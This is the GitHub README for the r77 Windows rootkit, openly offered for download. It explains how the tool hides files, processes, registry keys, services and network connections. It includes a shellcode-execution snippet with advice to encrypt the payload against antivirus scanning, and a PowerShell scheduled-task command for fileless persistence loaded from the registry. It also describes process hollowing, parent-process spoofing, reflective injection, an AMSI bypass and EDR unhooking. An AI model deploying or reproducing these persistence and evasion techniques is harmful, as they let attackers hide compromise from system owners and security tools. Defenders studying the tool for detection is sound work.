# bytecode77/r77-rootkit

github.com/bytecode77/r77-rootkit

bytecode77

## r77 Rootkit


## Ring 3 rootkit

r77 is a ring 3 rootkit that hides everything:

- Files, directories
- Processes & CPU usage
- Registry keys & values
- Services
- TCP & UDP connections
- Junctions, named pipes, scheduled tasks


## Hiding by prefix

Everything that starts with `"$77"` is hidden.




| Name | Date modified | Type |
|---|---|---|
| $77hidden_folder | 20/02/2021 18:59 | File folder |
| PerfLogs | 07/12/2019 10:14 | File folder |
| Program Files | 16/02/2021 15:21 | File folder |
| Program Files (x86) | 19/11/2020 08:46 | File folder |
| Users | 16/02/2021 15:19 | File folder |
| Windows | 16/02/2021 15:18 | File folder |
| $77hidden_file.txt | 20/02/2021 18:59 | Text Document |
| $77myapp.exe | 19/02/2021 13:48 | Application |

8 items 1 item selected 47,5 KB




| Name | PID | Status | User name | CPU | Memory ( |
|---|---|---|---|---|---|
| $77-Example.exe | 2952 | Run... | usr1 | 00 | 14.88 |
| ApplicationFrameHo... | 7576 | Run... | usr1 | 00 | 7.74 |
| audiodg.exe | 7364 | Run... | LOCAL SE... | 00 | 3.67 |
| csrss.exe | 416 | Run... | SYSTEM | 00 | 69 |
| csrss.exe | 512 | Run... | SYSTEM | 00 | 76 |
| ctfmon.exe | 4304 | Run... | usr1 | 00 | 5.49 |
| dllhost.exe | 1060 | Run... | SYSTEM | 00 | 92 |
| dllhost.exe | 5360 | Run... | SYSTEM | 00 | 1.29 |
| dllhost.exe | 3496 | Run... | SYSTEM | 00 | 2.72 |
| dllhost.exe | 404 | Run... | usr1 | 00 | 2.24 |



Computer\HKEY_CURRENT_USER\SOFTWARE_my_key

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value r |
| $77hidden-var | REG_SZ | |




| Process | PID | Protocol | Local Address | Local Port | Remote Address | Remote Po |
|---|---|---|---|---|---|---|
| svchost.exe | 2852 | TCP | 192.168.241.128 | 49798 | 51.103.5.159 | 443 |
| svchost.exe | 2852 | TCP | 192.168.241.128 | 50075 | 51.103.5.159 | 443 |
| [System Process] | 0 | TCP | 192.168.241.128 | 50093 | 52.143.86.214 | 443 |
| $77-Example.exe | 1572 | TCP | 192.168.241.128 | 50096 | 93.184.216.34 | 443 |
| SkypeApp.exe | 4020 | TCP | 192.168.241.128 | 49962 | 93.184.220.29 | 80 |
| lsass.exe | 668 | TCP | 0.0.0.0 | 49664 | 0.0.0.0 | 0 |
| lsass.exe | 668 | TCPV6 | [0:0:0:0:0:0:0:0] | 49664 | [0:0:0:0:0:0:0:0] | 0 |
| services.exe | 624 | TCP | 0.0.0.0 | 49669 | 0.0.0.0 | 0 |
| services.exe | 624 | TCPV6 | [0:0:0:0:0:0:0:0] | 49669 | [0:0:0:0:0:0:0:0] | 0 |
| SkypeApp.exe | 4020 | UDP | 0.0.0.0 | 59527 | * | * |
| SkypeApp.exe | 4020 | UDPV6 | [0:0:0:0:0:0:0:0] | 59527 | * | * |
| spoolsv.exe | 2404 | TCP | 0.0.0.0 | 49668 | 0.0.0.0 | 0 |

Endpoints: 43 Established: 3 Listening: 20 Time Wait: 1 Close

## Configuration System

The dynamic configuration system allows to hide processes by **PID** and by **name**, file system items by **full path**, TCP & UDP connections of specific ports, etc.



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\$77config\pid

HKEY_LOCAL_MACHINE
BCD00000000
HARDWARE
SAM
SECURITY
SOFTWARE
$77config
pid
tcp_local
tcp_remote
udp
paths
process_names
service_names

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| svc32 | REG_DWORD | 0x000014f0 (5360) |
| svc64 | REG_DWORD | 0x00000424 (1060) |
| myprocess | REG_DWORD | 0x000004d2 (1234) |

The configuration is located in `HKEY_LOCAL_MACHINE\SOFTWARE\$77config` and is writable by any process without elevated privileges. The DACL of this key is set to grant full access to any user.

In addition, the `$77config` key is hidden by the rootkit.

## Installer

The deployment of r77 requires only one file: `Install.exe`. Execution persists r77 on the system and injects all running processes.

`Uninstall.exe` removes r77 from the system completely, and gracefully.

`Install.shellcode` is the shellcode equivalent of the installer. This way, the installation can be integrated without dropping `Install.exe`. The shellcode can simply be loaded into memory, casted to a function pointer, and executed:

```
int main()
{
        // 1. Load Install.shellcode from resources or from a BYTE[]
        // Ideally, encrypt the file and decrypt it here to avoid
scantime detection.
        LPBYTE shellCode = ...

        // 2. Make the shellcode RWX.
        DWORD oldProtect;
        VirtualProtect(shellCode, shellCodeSize, PAGE_EXECUTE_READWRITE,
&oldProtect);

        // 3. Cast the buffer to a function pointer and execute it.
        ((void(*)())shellCode)();

        // This is the fileless equivalent to executing Install.exe.

        return 0;
}
```


## Fileless persistence

The rootkit resides in the system memory and does not write any files to the disk. This is achieved in multiple stages.

**Stage 1:** The installer creates two scheduled tasks for the 32-bit and the 64-bit r77 service. The scheduled tasks start `powershell.exe` with following command line:

```
[Reflection.Assembly]::Load([Microsoft.Win32.Registry]::LocalMachine.Open
Subkey('SOFTWARE').GetValue('$77stager')).EntryPoint.Invoke($Null,$Null)
```

The command is inline and does not require a .ps1 script. Here, the .NET Framework capabilities of PowerShell are utilized in order to load a C# executable from the registry and execute it in memory. For this, `Assembly.Load().EntryPoint.Invoke()` is used.


Task Scheduler

File Action View Help

Task Scheduler (Local)
Task Scheduler Library
Microsoft

| Name | Status | Triggers |
|---|---|---|
| $77svc32 | Ready | At system startup |
| $77svc64 | Ready | At system startup |
| MicrosoftEd | Running | Multiple triggers defined |

General Triggers Actions Conditions Settings History (disabled)

| Action | Details |
|---|---|
| Start a program | powershell [Reflection.Assembly]::Load([Microsoft.Win32.Regi |

Actions
Task Sc...
Cr...
Cr...
Im...
Dis...
En...
Ne...
View
Re

Registry Editor


File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE

Computer
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
BCD00000000
HARDWARE
SAM
SECURITY
SOFTWARE
$77config
Classes
Clients

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| $77stager | REG_BINARY | 4d 5a 90 00 03 00 00 00 04 |

**Stage 2:** The executed C# binary is the stager. It will create the r77 service processes using process hollowing. The r77 service is a native executable compiled in both 32-bit and 64-bit separately. The parent process is spoofed and set to winlogon.exe for additional obscurity. In addition, the two processes are hidden by ID and are not visible in the task manager.


Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-2QB2ELT\usr1] (...

File Options View Process Find Users Help

| Process | CPU | Private Bytes | Working Set | PID | Image Type | Integrity |
|---|---|---|---|---|---|---|
| csrss.exe | 0.23 | 1.724 K | 5.148 K | 512 | 64-bit | System |
| winlogon.exe | 0.01 | 3.312 K | 12.504 K | 604 | 64-bit | System |
| fontdrvhost.exe | | 1.804 K | 4.824 K | 796 | 64-bit | AppContainer |
| dwm.exe | 0.77 | 135.120 K | 172.752 K | 344 | 64-bit | System |
| dllhost.exe | 0.98 | 1.848 K | 3.584 K | 1060 | 64-bit | System |
| dllhost.exe | 0.77 | 2.296 K | 3.784 K | 5360 | 32-bit | System |
| explorer.exe | 0.36 | 64.544 K | 157.216 K | 4376 | 64-bit | Medium |
| SecurityHealthSystray.exe | 0.03 | 2.324 K | 13.404 K | 6704 | 64-bit | Medium |
| vm3dservice.exe | 0.04 | 1.856 K | 6.800 K | 6844 | 64-bit | Medium |
| vmtoolsd.exe | | | | | | |

CPU Usage: 17.98% Commit Charge: 12.64% Processes: 145 Physical Usage: 16.49%

No executables or DLL's are ever stored on the disk. The stager is stored in the registry and loads the r77 service executable from its resources.

The PowerShell and .NET dependencies are present in a fresh installation of Windows 7 and Windows 10. Please review the documentation for a complete description of the fileless initialization.

## Child process hooking

When a process creates a child process, the new process is injected before it can run any of its own instructions. The function `NtResumeThread` is always called when a new process is created. Therefore, it's a suitable target to hook. Because a 32-bit process can spawn a 64-bit child process and vice versa, the r77 service provides a named pipe to handle child process injection requests.

In addition, there is a periodic check every 100ms for new processes that might have been missed by child process hooking. This is necessary because some processes are protected and cannot be injected, such as services.exe.

## In-memory injection

The rootkit DLL (`r77-x86.dll` and `r77-x64.dll`) can be injected into a process from memory and doesn't need to be stored on the disk. **Reflective DLL injection** is used to achieve this. The DLL provides an exported function that when called, loads all sections of the DLL, handles dependency loading and relocations, and finally calls `DllMain`.

## Hooking

Detours is used to hook several functions from `ntdll.dll`. These low-level syscall wrappers are called by **any** WinAPI or framework implementation.

- NtQuerySystemInformation
- NtResumeThread
- NtQueryDirectoryFile
- NtQueryDirectoryFileEx
- NtEnumerateKey
- NtEnumerateValueKey
- EnumServiceGroupW
- EnumServicesStatusExW
- NtDeviceIoControlFile


## AV/EDR evasion

Several AV and EDR evasion techniques are in use:

- **AMSI bypass:** The PowerShell inline script disables AMSI by patching `amsi.dll!AmsiScanBuffer` to always return `AMSI_RESULT_CLEAN`. Polymorphism is used to evade signature detection of the AMSI bypass.
- **DLL unhooking:** Since EDR solutions monitor API calls by hooking `ntdll.dll`, these hooks need to be removed by loading a fresh copy of `ntdll.dll` from disk and restoring the original section. Otherwise, process hollowing would be detected.

## Test environment

The Test Console is a useful tool to inject r77 into individual processes and to test drive the configuration system.



| Process | PID | Platform | Integrity | User | Flags | Inject | Detach | Hide by PID |
|---|---|---|---|---|---|---|---|---|
| dllhost.exe | 10032 | 64 | System | SYSTEM | | Inject | | Unhide |
| dllhost.exe | 10108 | 32 | System | SYSTEM | | Inject | | Unhide |
| dwm.exe | 1020 | 64 | System | DWM-1 | | Injected | Detach | Hide |
| explorer.exe | 4308 | 64 | Medium | usr1 | | Injected | Detach | Hide |
| fontdrvhost.exe | 792 | 64 | Low | UMFD-0 | | Inject | | Hide |
| fontdrvhost.exe | 968 | 64 | Low | UMFD-1 | | Inject | | Hide |
| lsass.exe | 632 | 64 | System | SYSTEM | | Injected | Detach | Hide |
| Memory Compression | 1984 | 64 | System | SYSTEM | | Inject | | Hide |
| MoUsoCoreWorker.exe | 7736 | 64 | System | SYSTEM | | Injected | Detach | Hide |
| mscorsvw.exe | 5116 | 32 | System | SYSTEM | | Inject | | Hide |
| msdtc.exe | 4188 | 64 | System | NETWORK SERVICE | | Injected | Detach | Hide |
| MsMpEng.exe | 3756 | 64 | System | SYSTEM | | Inject | | Hide |
| ngen.exe | 1532 | 64 | System | SYSTEM | | Injected | Detach | Hide |
| ngen.exe | 8096 | 32 | System | SYSTEM | | Injected | Detach | Hide |
| ngentask.exe | 7824 | 64 | System | SYSTEM | | Injected | Detach | Hide |
| ngentask.exe | 7912 | 32 | System | SYSTEM | | Injected | Detach | Hide |
| OneDrive.exe | 4940 | 64 | Medium | usr1 | | Injected | Detach | Hide |
| Registry | 92 | 64 | System | SYSTEM | | Inject | | Hide |
| RuntimeBroker.exe | 808 | 64 | Medium | usr1 | | Injected | Detach | Hide |
| RuntimeBroker.exe | 1452 | 64 | Medium | usr1 | | Injected | Detach | Hide |
| RuntimeBroker.exe | 3136 | 64 | Medium | usr1 | | Injected | Detach | Hide |

```
10:44:52 File Install.exe was executed.
```

Version 1.4.1 | Elevated

## Technical Documentation

Please read the technical documentation to get a comprehensive and full overview of r77 and its internals, and how to deploy and integrate it.

## Downloads

r77 Rootkit 1.4.2.zip (**ZIP Password:** bytecode77)
Technical Documentation

## Project Page

bytecode77.com/r77-rootkit